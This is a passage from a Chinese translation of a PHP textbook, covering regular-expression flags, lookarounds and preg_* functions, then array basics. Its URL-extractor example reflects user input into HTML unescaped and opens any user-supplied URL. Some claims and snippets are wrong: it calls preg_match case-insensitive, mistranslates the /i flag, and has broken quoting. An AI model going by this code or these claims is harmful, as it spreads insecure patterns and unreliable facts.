如果你用括号包含了某个匹配模式的一部分，那被这个子模式匹配到的文本就被捕获了，在后面可以使用这些文本。而有时你可能想创建一个子模式，但不需要捕获匹配到的文本，在 Perl 兼容的正则表达式中，可以用 (?: *subpattern*) 结构来实现：

```
preg_match("/(?:ello)(.*)/", "jello biafra", $match);
// $match[1] 的值是 " biafra"
```

逆向引用

你可以使用一个*逆向引用* \1 来引用某个模式里面匹配到的第一个文本，\2 用来引用第二个，以此类推。如果有嵌套子模式，则第一个匹配第一个左括号，第二个匹配第二个

左括号，以此类推。例如下面的例子，它标识了重复的单词：

```
preg_match("/([[:alpha:]]+)\s+\1/", "Paris in the the spring", $m);
// 返回 true 且 $m[1] 是 "the"
```

preg_match() 最多可以捕获 99 个子模式，大于第 99 个的子模式将被忽略。

后缀选项

Perl 风格的正则表达式允许把一个单字符（标志）放在正则表达式的后面，从而改变表达式的解析、行为或者匹配方式。例如，要匹配大小写敏感，只需要在后面加一个 i 标志：

```
preg_match("/cat/i", "Stop, Catherine!");  // 返回 true
```

表 4-10 展示了 Perl 兼容的正则表达式支持的 Perl 里面的修饰符。

表4-10：Perl标志

修饰符	含义
/regexp/i	匹配大小写
/regexp/s	使句点匹配任何字符，包括换行符 \n
/regexp/x	去掉空白和注释
/regexp/m	使得 ^ 匹配换行符 \n 之后的内容，$ 匹配换行符 \n 之前的内容
/regexp/e	如果替换字符串是 PHP 代码，使用 eval() 执行该代码，可得到实际替换的字符串

PHP 中的 Perl 兼容的正则表达式函数也支持在 Perl 中不支持的其他修饰符，如表 4-11 所示。

表4-11：其他PHP修饰符

修饰符	含义
/regexp/U	颠倒子模式的贪婪性。* 和 + 尽可能少地匹配而不是尽可能多
/regexp/u	把模式字符串当作 UTF-8 编码
/regexp/X	如果一个反斜杠之后跟着没有特殊意义的字符，则产生一个错误
/regexp/A	把锚定位在字符串的开头就像模式中第一个字符是 ^ 一样
/regexp/D	使 $ 字符仅匹配一行的末尾
/regexp/S	使表达式解析器更加小心地检查模式的结构，使得第二次运行时（如在一个循环中）加快速度

在一个模式中可以使用多个选项，如下所示：

```
$message = <<< END
To: you@youcorp
```

```
From: me@mecorp
Subject: pay up

Pay me or else!
END;

preg_match("/^subject: (.*)/im", $message, $match);

print_r($match);

// 输出：Array ( [0] => Subject: pay up [1] => pay up )
```

内联选项

除了在模式结束分隔符之后指定模式选项外，还可以在一个模式内部指定仅运用于部分模式的选项。语法如下：

```
(?flags:subpattern)
```

在下面这个示例中，只有单词“PHP”是不区分大小写的：

```
echo preg_match('/I like (?i:PHP)/', 'I like pHp', $match);
print_r($match) ;
// 返回 true (echo: 1)
// $match[0] 是 'I like pHp'
```

i、m、s、U、x和X选项均可被用在这种方式的内部，一次可以使用多个选项：

```
preg_match('/eat (?ix:foo d)/', 'eat FoOD'); // 返回 true
```

一个选项前如果有连字符（-），表示关闭此选项：

```
echo preg_match('/I like (?-i:PHP)/', 'I like pHp', $match);
print_r($matche) ;
// 返回 false (echo: 0)
// $match[0] 是 ''
```

可以启用或者禁用标志直到子模式或者模式结尾的另一种形式是：

```
preg_match('/I like (?i)PHP/', 'I like pHp'); // 返回 true
preg_match('/I (like (?i)PHP) a lot/', 'I like pHp a lot', $match);
// $match[1] 的值是 'like pHp'
```

内联标志不能用于捕获字符串，需要设置一个小括号来完成捕获，如上面的小括号定义了一个子模式。

前向断言和后向断言

有时在模式中能够指出“如果这里是下一个，就匹配这里”是很有用的，这在拆分字符串时很常见。这种正则表达式描述了分隔符，但不返回。可以使用前向断言（lookahead）来确保在分隔符之后有更多的数据（因为没有匹配它，所以阻止被返回）。类似地，后向断言（lookbehind）检查前面的文字。

前向断言和后向断言各有两种形式：正和负。正的前向或后向断言表示“下一个 / 前面的文本必须如此”。负的前向和后向断言表示“下一个 / 前面的文本必须不是这样”。表 4-12 展示了在 Perl 兼容模式中可以使用的 4 种结构，这 4 种结构都不捕获文本。

表4-12: 前向断言和后向断言

结构	含义
(?=*subpattern*)	正前向
(?!*subpattern*)	负前向
(?<=*subpattern*)	正后向
(?<!*subpattern*)	负后向

正前向断言的一个简单应用是将一个 UNIX mbox 邮件文件分解成单独的消息。单词 From 通过自己开始一行来指出一条新消息的开始，所以可以通过在一行开始处指定分隔符作为下一个文本中 From 的位置，来把 mailbox 拆分为消息：

```
$messages = preg_split('/(?=^From )/m', $mailbox);
```

负后向断言的一个简单应用是提取包含引用分隔符的引用字符串。例如，下面的例子告诉你如何提取一个用单引号括起来的字符串（注意，正则表达式使用 x 修饰符，可以对模式加上注释）：

```
$input = <<< END
name = 'Tim O\'Reilly';
END;

$pattern = <<< END
' # 开始单引号
( # 开始捕捉
 .*?  # 捕捉的字符串
 (?<! \\\\ ) # 跳过转义的引号
) # 结束捕捉
' # 结束单引号
END;
preg_match( "($pattern)x", $input, $match);
echo $match[1];
Tim O\'Reilly
```

这里唯一的技巧是，要得到一个后向的模式来查看最后一个字符是否是反斜杠，需要转义反斜杠来防止正则表达式引擎看到表示右小括号的“\)”。也就是说，要在反斜杠前面再加上一个反斜杠“\\)”。但是PHP中引用字符串的规则认为，\\将生成一个单独反斜杠，所以需要通过正则表达式用四个反斜杠来得到一个反斜杠。这就是为什么大家都说正则表达式难以阅读的原因。

Perl限制后向断言只能用于固定长度的表达式，即表达式不能包含量词，并且如果使用选择符（|），所有的选择长度都必须相同。Perl兼容的正则表达式引擎也禁止在后向断言中使用量词，但是允许不同长度的选择。

剪切

一次性子模式（once-only subpattern）或称为剪切（cut）功能很少被用到，这种功能一旦匹配成功，正则表达式就不会回溯子模式，因此可以防止正则表达式在对待某些类型的模式时出现最坏的情况。

一次性子模式常用于自身重复的表达式：

```
/(a+|b+)*\.+/
```

下面的代码要用几秒的时间来报告失败，效率很低：

```
$p = '/(a+|b+)*\.+$/';
$s = 'abababababbabbbabbaaaaaabbbbabbababababababbbba..!';

if (preg_match($p, $s)) {
 echo "Y";
}
else {
 echo "N";
}
```

这是因为正则表达式引擎试图在所有不同的地方开始匹配，但是不得不回溯每一个部分，这花费了很长时间。如果你知道一旦有些地方被匹配到，它就不需要回头来解析，那么你要用（?>*subpattern*）来标记它：

```
$p = '/(?>a+|b+)*\.+$/';
```

剪切不会改变匹配的结果，只是让它尽快报错。

条件表达式

在正则表达式中，条件表达式就像一个 if 语句。一般格式为：

```
(?(condition)yespattern)
(?(condition)yespattern|nopattern)
```

如果断言成立，正则表达式引擎匹配 *yespattern*。对于第二种形式，如果断言不成立，正则表达式引擎跳过 *yespattern*，并试图匹配 *nopattern*。

断言可以是两种类型中的一种：逆向引用（backreference）或者前向、后向匹配。要引用一个之前匹配的字符串，要求断言是从 1 到 99（可以逆向引用的最大数量）中的数字。只有逆向引用被匹配时，条件判断才能使用断言中的模式。如果断言不是逆向引用，那么它必须是正或负的前向或后向断言。

正则表达式的相关函数

有 5 类函数可以用于 Perl 兼容的正则表达式：匹配、替换、拆分、过滤和引用文本的通用函数。

匹配

preg_match() 函数执行 Perl 风格的模式来匹配字符串，它等于 Perl 中的 m// 操作符。preg_match_all() 函数获得和 preg_match() 函数一样的参数，并给出相同的返回值，但是接受的是 Perl 风格的模式而不是标准模式。

```
$found = preg_match(pattern, string [, captured ]);
```

例如：

```
preg_match('/y.*e$/', 'Sylvie'); // 返回 true
preg_match('/y(.*)e$/', 'Sylvie', $m); // $m 是 array('ylvie', 'lvi')
```

preg_match() 函数执行不区分大小写的匹配，这里没有 preg_matchi() 函数，而是在模式中使用 i 标志：

```
preg_match('y.*e$/i', 'SyLvIe'); // 返回 true
```

preg_match_all() 函数从最后一个匹配末尾重复匹配，直到没有任何可匹配的为止：

```
$found = preg_match_all(pattern, string, matches [,order ]);
```

order 参数的值可以是 PREG_PATTERN_ORDER 或者 PREG_SET_ORDER，它可以决定数组

matches 中的布局。可以通过下面的代码来看这两种情况：

```
$string = <<< END
13 dogs
12 rabbits
8 cows
1 goat END;
preg_match_all('/(\d+) (\S+)/', $string, $m1, PREG_PATTERN_ORDER);
preg_match_all('/(\d+) (\S+)/', $string, $m2, PREG_SET_ORDER);
```

默认使用 PREG_PATTERN_ORDER 参数值，数组中的每个元素对应一个特定的捕获子模式。所以，$m1[0] 是所有匹配模式的子字符串的数组，$m1[1] 是所有匹配第一个子模式（数字）的子字符串的数组，$m1[2] 是所有匹配第二个子模式（单词）的子字符串的数组。数组 $m1 中的元素的个数比子模式的个数多一个。

使用 PREG_SET_ORDER，则数组中的每个元素对应尝试匹配整个模式的下一个，所以，$m2[0] 是匹配（'13 dogs','13','dogs'）的第一个子集的数组，$m2[1] 是匹配（'12 rabbits','12','rabbits'）的第二个子集的数组，以此类推。数组 $m2 的元素个数和成功匹配的模式数目相同。

在示例 4-1 中，从一个指定的 Web 地址中取出 HTML，放到一个字符串中，并从 HTML 中提取出 URL。对于每个 URL，都将生成一个返回到程序的链接，该程序将在地址中显示 URL。

示例4-1：从HTML页面中提取URL

```
<?php
if (getenv('REQUEST_METHOD') == 'POST') {
 $url = $_POST['url'];
}
else {
 $url = $_GET['url'];
}
?>

<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="POST">
 <p>URL: <input type="text" name="url" value="<?php echo $url ?>" /><br />
 <input type="submit">
</form>

<?php
if ($url) {
 $remote = fopen($url, 'r'); {
 $html = fread($remote, 1048576); // 读到 HTML 文件 1 MB 大小的位置
```

```
}
fclose($remote);

$urls = '(http|telnet|gopher|file|wais|ftp)';
$ltrs = '\w';
$gunk = '/#~:.?+=&%@!\-';
$punc = '.:?\-';
$any = "{$ltrs}{$gunk}{$punc}";

preg_match_all("{
\b  # 从单词边界处开始
{$urls}:  # 需要资源和一个冒号
[{$any}] +?  # 后面跟一个或者多个合法字符——是非贪婪的
(?=  # 该匹配结束在
[{$punc}]*  # punctuation
[^{$any}] # 后面跟一个非 URL 字符
|  # 或
\$  # 在字符串的结尾
)
}x", $html, $matches);

printf("I found %d URLs<P>\n", sizeof($matches[0]));

foreach ($matches[0] as $u) {
$link = $_SERVER['PHP_SELF'] . '?url=' . urlencode($u);

echo "<a href=\"{$link}\">{$u}</a><br />\n";
}
}
```

替换

preg_replace() 函数的行为就像在文本编辑器中的查找和替换操作一样。它查找模式在字符串中所有出现的位置并把它们替换为其他内容：

```
$new = preg_replace(pattern, replacement, subject [, limit ]);
```

最常见的用法是：使用字符串参数，除整数参数 *limit* 之外。*limit* 参数是设定模式出现最多的次数（默认情况限制为 -1，表示显示所有情况）。

```
$better = preg_replace('/<.*?>/', '!', 'do <b>not</b> press the button');
// $better 是 'do !not! press the button'
```

传递一个字符串数组作为参数 *subject*，可以替换所有元素中的字符串。新字符串由 preg_replace() 返回：

```
$names = array('Fred Flintstone',
 'Barney Rubble',
 'Wilma Flintstone',
 'Betty Rubble');
$tidy = preg_replace('/(\w)\w* (\w+)/', '\1 \2', $names);
// $tidy 的值是 array ('F Flintstone', 'B Rubble', 'W Flintstone', 'B Rubble')
```

要在同一个字符串或字符串数组中调用 preg_replace()，并执行多重替换，需要传递模式数组和用于替换的字符串：

```
$contractions = array("/don't/i", "/won't/i", "/can't/i");
$expansions = array('do not', 'will not', 'can not');
$string = "Please don't yell - I can't jump while you won't speak";
$longer = preg_replace($contractions, $expansions, $string);
// $longer 的值是 'Please do not yell - I can not jump while you will not speak';
```

如果给出的用于替换的字符串比模式少，则匹配多出的模式的文本将被删除。这是一次删除大量数据的方式：

```
$htmlGunk = array('/<.*?>/', '/&.*?;/');
$html = '&eacute; : <b>very</b> cute';
$stripped = preg_replace($htmlGunk, array(), $html);
// $stripped 的值是 ' : very cute'
```

如果给出一个模式数组，但是只有一个要替换的字符串，那么每个模式都使用相同的替换：

```
$stripped = preg_replace($htmlGunk, '', $html);
```

替换可以使用逆向引用，但是和模式中的逆向引用不同，在替换中，逆向引用的首选语法是 $1、$2、$3 等，例如：

```
echo preg_replace('/(\w)\w+\s+(\w+)/', '$2, $1.', 'Fred Flintstone')
Flintstone, F.
```

/e 修饰符使得 preg_replace() 把替换的字符串当作 PHP 代码对待，返回在替换中使用的实际字符串。例如，在下面的示例中，把每个摄氏温度转换成华氏温度：

```
$string = 'It was 5C outside, 20C inside';
echo preg_replace('/(\d+)C\b/e', '$1*9/5+32', $string);
It was 41 outside, 68 inside
```

下面是更加复杂的示例，在字符串中扩展变量：

```
$name = 'Fred';
$age = 35;
$string = '$name is $age';
preg_replace('/\$(\w+)/e', '$$1', $string);
```

在替换中，$1引用了每一个分隔变量名（$name, $age），所以PHP实际上执行的是$name和$age，上面的代码可计算出用于替换的变量的值。

preg_replace()的一个变种是preg_replace_callback()，它会调用一个函数来对匹配的每个子字符串做处理。函数的参数是一个由匹配模式匹配到的字符串组成的数组（第0个元素是匹配模式匹配到的所有的字符串，第一个元素是第一个模式匹配到的，以此类推）。例如：

```
function titlecase($s)
{
 return ucfirst(strtolower($s[0]));
}

$string = 'goodbye cruel world';
$new = preg_replace_callback('/\w+/', 'titlecase', $string);
echo $new;
```

```
Goodbye Cruel World
```

拆分

当你知道要提取的字符块是什么时，应使用preg_match_all()来从字符串中提取字符块；当你知道用什么分隔字符块时，应使用preg_split()来提取：

```
$chunks = preg_split(pattern, string [, limit [, flags ]]);
```

*pattern*匹配两个字符块之间的分隔符，默认情况下不返回分隔符。*limit*选项用来指定应返回字符块的最大数目（默认为-1，即所有字符块）。*flag*参数是对标志位PREG_SPLIT_NO_EMPTY（空字符块不返回）和PREG_SPLIT_DELIM_CAPTURE（在模式中捕获的字符块被返回）进行按位或操作的结果。

例如，要从一个简单的数字表达式中提取操作数可以这样做：

```
$ops = preg_split('{[+*/-]}', '3+5*9/2');
// $ops 的值是 array('3', '5', '9', '2')
```

要提取操作数和操作符，可以这样做：

```
$ops = preg_split('{([+*/-])}', '3+5*9/2', -1, PREG_SPLIT_DELIM_CAPTURE);
// $ops 的值是 array('3', '+', '5', '*', '9', '/', '2')
```

一个空模式匹配字符串中字符间的每个边界以及字符串的开头和结尾，这样你就可以把一个字符串拆分成一个字符数组：

```
$array = preg_split('//', $string);
```

使用正则表达式过滤数组

preg_grep() 函数可以返回和给定的模式匹配的数组的所有元素：

```
$matching = preg_grep(pattern, array);
```

例如，要获取以 *.txt* 结尾的文件名，可以使用：

```
$textfiles = preg_grep('/\.txt$/', $filenames);
```

引用正则表达式

preg_quote() 函数创建一个只匹配给定字符串的正则表达式：

```
$re = preg_quote(string [, delimiter ]);
```

在 *string* 中，每一个在正则表达式（如 * 或 $）中含有特定含义的字符都以反斜杠开始：

```
echo preg_quote('$5.00 (five bucks)');
\$5\.00 \(five bucks\)
```

第二个参数可选，它是被引用的额外字符。通常，可以用这个参数传递正则表达式的分隔符：

```
$toFind = '/usr/local/etc/rsync.conf';
$re = preg_quote($toFind, '/');

if (preg_match("/{$re}/", $filename)) {
 // 找到了
}
```

和 Perl 正则表达式的差别

虽然 PHP 中的 Perl 风格的正则表达式和实际的 Perl 正则表达式非常相似，但它们之间还是有一些差别的：

- 在一个模式字符串中，NULL 字符（ASCII 值为 0）不允许作为一个字符字面量，不过可以用其他的方式引用它（\000、\x00 等）。
- 不支持 \E、\G、\L、\l、\Q、\u 和 \U 选项。
- 不支持（?{ *some perl code* }）结构。
- 不支持 /D、/G、/U、/u、/A 和 /X 等修饰符。
- 垂直制表符 \v 被视为空白符。
- 前向断言和后向断言不能用 *、+ 或 ? 来重复。
- 负断言内部加括号的子匹配不被记忆。
- 前向断言内部的选择分支可以有不同的长度。

下一步

现在你已经了解了有关字符串以及如何使用字符串的所有知识，我们重点关注的 PHP 的下一个主要部分将是数组。这些复合数据类型将有一些难度，但是你需要熟悉它们，因为 PHP 在很多地方都要使用它们。学习如何添加数组元素、对数组进行排序以及处理多维数组形式对于成为一名优秀的 PHP 开发人员至关重要。

第 5 章

数组

正如在第 2 章讨论的那样，PHP 支持标量的数据类型（由单一的值来表示）和复合数据类型（其中可能含有多种数据类型和多个值）。本章将讨论复合数据类型之一：*数组*（array）。数组是数据值的集合，按有序的“键 - 值”对应关系来组织。下面这个不太严格的例子或许可以帮助你理解数组：可以把它想象成盛放有一些鸡蛋的蛋盒，蛋盒的每个隔间可以存放一个鸡蛋，同时这些隔间需要在同一个容器里面。并且正如这些蛋盒不一定必须盛放鸡蛋（可以放入任何东西，例如，石子、雪球、四片叶的三叶草或者螺母螺栓等），对于数组来说，不局限于一种数据类型。它可以包含字符串、整型数、布尔值等类型，另外，数组还可以包含其他数组，将来会支持更多类型。

本章将讨论如何创建数组，增加、删除数组元素，以及如何遍历数组内容。由于数组非常普遍、非常有用，所以 PHP 中有很多用于数组的内置函数。例如，如果你想群发电子邮件到多个电子邮件地址，就可以把这些地址存放到一个数组中，然后通过循环遍历该数组将消息发送到相应的地址。同样，如果有一个允许多重选择的表单，则用户选择的多项内容将被返回给数组。

索引数组和关联数组

在 PHP 中有两种数组——索引数组和关联数组。*索引*（indexed）数组的键（key，也称为键名）是整数并且从 0 开始，当需要通过位置识别元素时可使用索引数组。*关联*（associative）数组的键是字符串，像有两个列的数据表，第一列是用于访问键值的键（key），第二列是键值（value）。

PHP 内部将所有的数组都存储为关联数组，所以关联数组和索引数组的唯一区别在于键（key）是什么。一些数组功能主要供索引数组使用，因为假设你有或者需要从 0 开始连续的整数作为键。在这两种情况下，键都是唯一的，换句话说，不管键是字符串还是整数，

都不能让两个元素使用相同的键。

PHP 数组中的元素有一种“不依赖于键和值的”内部顺序，很多用于遍历数组的函数都基于这个内部顺序，这个顺序一般就是把值插入数组的顺序。但是稍后介绍的各种排序函数，可以让你基于键、值或其他属性来改变元素的顺序。

识别数组元素

在了解如何创建一个数组之前，我们先来看一个已经存在的数组的结构。可以使用数组变量名字后面跟括在中括号中的元素键（有时也称作索引，index）来访问数组中特定的值：

```
$age['fred']
$shows[2]
```

键可以是一个字符串或一个整数，等价于整数（但不以零开头）的字符串值被当作整数对待，因此，`$array[3]` 和 `$array['3']` 引用的是相同的元素，而 `$array['03']` 引用的是另一个不同的元素。负数也是有效的键，但是它们不像在 Perl 中那样从数组的末尾逆序地指定位置。

不一定非要将单个词的字符串加上引号，例如，`$age['fred']` 和 `$age[Fred]` 是相同的。但是，使用引号是良好的 PHP 编程风格，因为没有引号的键不能和常量区别开来。当将一个常量当作没有引号的键使用时，PHP 会把常量的值当作索引使用，并产生一个告警，在未来版本的 PHP 中，这会抛出一个错误：

```
$person = array("name" => 'Peter');
print "Hello, {$person[name]}";
// 输出：Hello, Peter
// 这“起作用”，但同时发出警告：
Warning: Use of undefined constant name - assumed 'name' (this will throw an
Error in a future version of PHP)
```

如果要在键中使用变量插值来建立数组索引，必须使用引号（这样才能进行变量解析）：

```
$person = array("name" => 'Peter');
print "Hello, {$person["name"]}";// 输出：Hello, Peter（不带警告）
```

尽管这在技术上是可选的，但是如果要通过变量插值得到某个数组元素，则键应当使用引号，以确保得到你想要的值，例如：

```
define('NAME', 'bob');
$person = array("name" => 'Peter');
echo "Hello, {$person['name']}";
```

```
echo "<br/>" ;
echo "Hello, NAME";
echo "<br/>" ;
echo NAME ;
// 输出：
Hello, Peter
Hello, NAME
bob
```

在数组中存储数据

如果数组不存在，那么向数组中存放值将创建该数组，但是在一个未定义的数组中检索值，不会创建数组。例如：

```
// 在此之前没有定义 $addresses
echo $addresses[0];  // 无输出
echo $addresses;  // 无输出
$addresses[0] = "spam@cyberpromo.net";
echo $addresses;  // 输出 "Array"
```

下面的代码用简单的赋值来初始化程序中的一个数组：

```
$addresses[0] = "spam@cyberpromo.net";
$addresses[1] = "abuse@example.com";
$addresses[2] = "root@example.com";
```

上面的代码使用的是一个索引数组，其索引是从 0 开始的整数索引。下面所示的是关联数组：

```
$price['gasket'] = 15.29;
$price['wheel'] = 75.25;
$price['tire'] = 50.00;
```

初始化数组的一种更简便的方法是使用 `array()` 语言结构，该结构根据它的参数来创建一个数组。下面创建一个索引数组，索引值（从 0 开始）是自动创建的：

```
$addresses = array("spam@cyberpromo.net", "abuse@example.com",
"root@example. com");
```

要用 `array()` 创建一个关联数组，可使用 `=>` 符号来分隔索引和值：

```
$price = array(
 'gasket' => 15.29,
 'wheel'  => 75.25,
```

```
    'tire'    => 50.00
);
```

注意应使用空白符和对齐。虽然也可以把代码都放在一起，但是那样不易阅读（下面的代码和上面的是等同的），也不容易添加和删除元素：

```
$price = array('gasket' => 15.29, 'wheel' => 75.25, 'tire' => 50.00);
```

还可以使用一个更短的替代语法指定一个数组：

```
$price = ['gasket' => 15.29, 'wheel' => 75.25, 'tire' => 50.0];
```

要创建一个空数组，则不需要给 array() 传递参数：

```
$addresses = array();
```

可以用 => 符号来指定一个初始键，并在后面跟着一系列值。这些值从初始键开始插入数组，后面的元素的键是连续的：

```
$days = array(1 => "Mon", "Tue", "Wed", "Thu", "Fri", "Sat", "Sun");
// 数组中 2 是 Tue，3 是 Wed，等等
```

如果初始键是一个非数字的字符串，那么后面的键是从 0 开始的整数。因此，下面的代码可能是一个错误：

```
$whoops = array('Fri' => "Black", "Brown", "Green");

// 等同于
$whoops = array('Fri' => "Black", 0 => "Brown", 1 => "Green");
```

在数组末尾添加值

要向一个已存在的索引数组末尾添加更多的值，可使用 [] 语法：

```
$family = array("Fred", "Wilma");
$family[] = "Pebbles"; // $family[2] 是 "Pebbles"
```

这个语言结构假设该数组的键是数字，并且把元素分配给下一个可用的数字键，数字索引从 0 开始。试图往一个关联数组中添加没有对应键的值是程序员常犯的错误，但是 PHP 会给新的元素指定数字，所以不会引发告警：

```
$person = array('name' => "Fred");
$person[] = "Wilma"; // $person[0] 现在是 "Wilma"
```

指定值的范围

range() 函数用于创建一个连续整数或字符的数组，返回值的范围在该函数的两个参数之间，例如：

```
$numbers = range(2, 5);  // $numbers = array(2, 3, 4, 5);
$letters = range('a', 'z');  // $letters 保存了字母表
$reversedNumbers = range(5, 2);  // $reversedNumbers = array(5, 4, 3, 2);
```

如果参数是字符串，只有参数的第一个字符用于限定范围：

```
range("aaa", "zzz");  // 等同于 range('a','z')
```

获得数组大小

count() 和 sizeof() 函数在用法和效果上是完全一样的，使用哪个函数都可以，它们都返回数组中元素的个数。下面是一个例子：

```
$family = array("Fred", "Wilma", "Pebbles");
$size = count($family);  // $size 是 3
```

这些函数只计算数组中真实存在的元素的个数：

```
$confusion = array( 10 => "ten", 11 => "eleven", 12 => "twelve");
$size = count($confusion);  // $size 是 3
```

填充数组

要用重复的内容来创建一个数组，可以使用 array_pad() 函数。函数的第一个参数是数组，第二个参数是想让数组拥有的最少元素个数，第三个元素是每个元素的初始值。array_pad() 函数返回一个由默认值填充后的新数组，而它的参数（源）数组保持不变。下面是 array_pad() 的实例：

```
$scores = array(5, 10);
$padded = array_pad($scores, 5, 0); // $padded 现在是 array(5, 10, 0, 0, 0)
```

注意这些新值是如何添加到该数组末尾的。如果想让新值添加到数组的开头，可以把第二个参数设为负值：

```
$padded = array_pad($scores, -5, 0);// $padded 现在是 array(0, 0, 0, 5, 10)
```

如果你将元素填充到一个关联数组，已经存在的键将被保留，新的元素将具有从 0 开始的数字键。

多维数组

数组中的值也可以是数组，可以轻松地创建多维数组：

```
$row0 = array(1, 2, 3);
$row1 = array(4, 5, 6);
$row2 = array(7, 8, 9);
$multi = array($row0, $row1, $row2);
```

可以通过添加更多的 [] 来引用多维数组的元素：

```
$value = $multi[2][0];  // 第 2 行，第 0 列，$value = 7
```

要使用变量插值来访问多维数组中的元素，必须将整个元素用大括号括起来：

```
echo("The value at row 2, column 0 is {$multi[2][0]}\n");
```

如果不使用大括号，则输出结果如下所示：

```
The value at row 2, column 0 is Array[0]
```

析取多个值

要把一个数组中的所有值都复制到变量中，可以使用 list() 结构：

```
list ($variable, ...) = $array;
```

数组的值将按数组的内部顺序被复制到列出的变量中。在默认情况下，这个顺序就是它们被插入的顺序。但是稍后描述的排序函数可以改变这个顺序，下面是一个示例：

```
$person = array("Fred", 35, "Betty");
list($name, $age, $wife) = $person;
// $name 是 "Fred", $age 是 35，$wife 是 "Betty"
```

list() 函数通常用来从一个只返回一条记录的数据库查询中提取数据，这样会把简单查询的数据自动加载到一系列局部变量中。这里有一个示例，从体育赛程表数据库中查询作为对手的两支队伍（主队、客队）：

```
$sql = "SELECT HomeTeam, AwayTeam FROM schedule WHERE Ident = 7";
$result = mysql_query($sql);
list($hometeam, $awayteam) = mysql_fetch_assoc($result);
```

在第 9 章会对数据库进行更多介绍。

如果数组中的元素个数比 list() 中的变量个数多，则多余的值被忽略：

```
$person = array("Fred", 35, "Betty");
list($name, $age) = $person;  // $name 是 "Fred"，$age 是 35
```

如果 list() 中的值比数组中的多，则多余的值被设置为 NULL：

```
$values = array("hello", "world");
list($a, $b, $c) = $values;  // $a 是 "hello"，$b 是 "world"，$c 是 NULL
```

在 list() 中使用两个或多个连续的逗号可跳过数组中的值：

```
$values = range('a', 'e');  // 使用范围构成数组
list($m, , $n, , $o) = $values;  // $m 是 "a"，$n 是 "c"，$o 是 "e"
```

切割数组

要获取数组的一个子集，可以使用 array_slice() 函数：

```
$subset = array_slice(array, offset, length);
```

array_slice() 函数返回一个由原始数组中的连续元素组成的新数组，*offset* 参数指定了要复制的初始元素（0 表示数组的第一个元素），*length* 参数指定了要复制的值的个数。新数组的键是从 0 开始的连续数字。例如：

```
$people = array("Tom", "Dick", "Harriet", "Brenda", "Jo");
$middle = array_slice($people, 2, 2); // $middle 是 array("Harriet", "Brenda")
```

一般来说，只有在索引数组（即那些从 0 开始的连续整数索引的数组）中使用 array_slice() 才有意义：

```
// 这里使用 array_slice() 没有任何意义
$person = array('name' => "Fred", 'age' => 35, 'wife' => "Betty");
$subset = array_slice($person, 1, 2); // $subset 是 array(0 => 35, 1 => "Betty")
```

结合使用 list() 和 array_slice() 来获取一些值，并将它们复制到变量中：

```
$order = array("Tom", "Dick", "Harriet", "Brenda", "Jo");
list($second, $third) = array_slice($order, 1, 2);
// $second 是 "Dick"，$third 是 "Harriet"
```

数组分块

把数组划分为小数组或固定大小的数组，可以使用 array_chunk() 函数：

```
$chunks = array_chunk(array, size [, preserve_keys]);
```

此函数返回一个由更小的数组组成的数组。第三个参数 *preserve_keys* 是一个布尔值，它指定了新数组中的元素是否有和原数组相同的键（用于关联数组），还是从 0 开始的新数字键（用于索引数组）。默认是分配新的键，如下所示：

```
$nums = range(1, 7);
$rows = array_chunk($nums, 3);
print_r($rows);

Array (
 [0] => Array (
 [0] => 1
 [1] => 2
 [2] => 3
 )
 [1] => Array (
 [0] => 4
 [1] => 5
 [2] => 6
 )
 [2] => Array (
 [0] => 7
 )
)
```

键（Key）和值（Value）

array_keys() 函数根据内部顺序返回一个仅由数组中的键组成的新数组：

```
$arrayOfKeys = array_keys(array);
```

如下所示：

```
$person = array('name' => "Fred", 'age' => 35, 'wife' => "Wilma");
$keys = array_keys($person); // $keys 是 array("name", "age", "wife")
```

PHP 还提供了一个函数（较少使用）来得到数组中值的数组，即 array_values()：

```
$arrayOfValues = array_values(array);
```

它和 array_keys() 一样，按照数组的内部顺序返回值：

```
$values = array_values($person); // $values 是 array("Fred", 35, "Wilma");
```

检查元素是否存在

要检查数组中的一个元素是否存在，可使用 array_key_exists() 函数：

```
if (array_key_exists(key, array)) { ... }
```

此函数返回一个布尔值，如果 *array* 数组中存在名字为 *key* 的有效键，则返回 true，否则返回 false。

在检查数组元素是否存在时，简单地这样进行判断是不够的：

```
if ($person['name']) { ... }        // 这样容易使人误解
```

即使数组中有一个元素使用了键 name，但是它对应的值可能为 false（例如，0、NULL 或者空字符串）。所以我们要使用 array_key_exists()，如下所示：

```
$person['age'] = 0; // 没有出生?

if ($person['age']) {
 echo "true!\n";
}

if (array_key_exists('age', $person)) {
 echo "exists!\n";
}
```

```
exists!
```

许多人使用 isset() 函数来代替这个函数，如果元素存在，且不为 NULL，则函数返回 true：

```
$a = array(0, NULL, '');

function tf($v)
{
 return $v ? 'T' : 'F';
}

for ($i=0; $i < 4; $i++) {
 printf("%d: %s %s\n", $i, tf(isset($a[$i])), tf(array_key_exists($i, $a)));
}
```

```
0: T T
1: F T
2: T T
3: F F
```

在数组中删除和插入元素

array_splice() 函数可以在数组中删除或插入元素，并且可以用被删除的元素创建另一个数组：

```
$removed = array_splice(array, start [, length [, replacement ] ]);
```

看一下 array_splice() 函数在下面这个数组中的使用：

```
$subjects = array("physics", "chem", "math", "bio", "cs", "drama", "classics");
```

可以告诉 array_splice() 函数从位置 2 开始删除 3 个元素，这样可以删除 math、bio 和 cs 元素。

```
$removed = array_splice($subjects, 2, 3);
// $removed 是 array("math", "bio", "cs")
// $subjects 是 array("physics", "chem", "drama", "classics")
```

如果省略 *length* 参数，array_splice() 将删除到数组末尾：

```
$removed = array_splice($subjects, 2);
// $removed 是 array("math", "bio", "cs", "drama", "classics")
// $subjects 是 array("physics", "chem")
```

如果只是简单地删除原数组中的元素，而不关心它们的值，则不需要将 array_splice() 的结果赋值给变量：

```
array_splice($subjects, 2);
// $subjects 是 array("physics", "chem");
```

要在被删除的元素的位置插入新的元素，应使用第 4 个参数：

```
$new = array("law", "business", "IS");
array_splice($subjects, 4, 3, $new);
// $subjects 是 array("physics", "chem", "math", "bio", "law", "business", "IS")
```

替换数组的元素个数不需要和被删除元素的数目相同，数组可以按需要扩大或缩小：

```
$new = array("law", "business", "IS");
array_splice($subjects, 3, 4, $new);
// $subjects 是 array("physics", "chem", "math", "law", "business", "IS")
```

如果想把新元素插入数组，则要把已存在的元素推到右边，删除 0 个元素：

```
$subjects = array("physics", "chem", "math');
$new = array("law", "business");
array_splice($subjects, 2, 0, $new);
// $subjects 是 array("physics", "chem", "law", "business", "math")
```

尽管到目前为止使用的例子都是索引数组，但是 array_splice() 也可用于关联数组：

```
$capitals = array(
 'USA' => "Washington",
 'Great Britain' => "London",
 'New Zealand' => "Wellington",
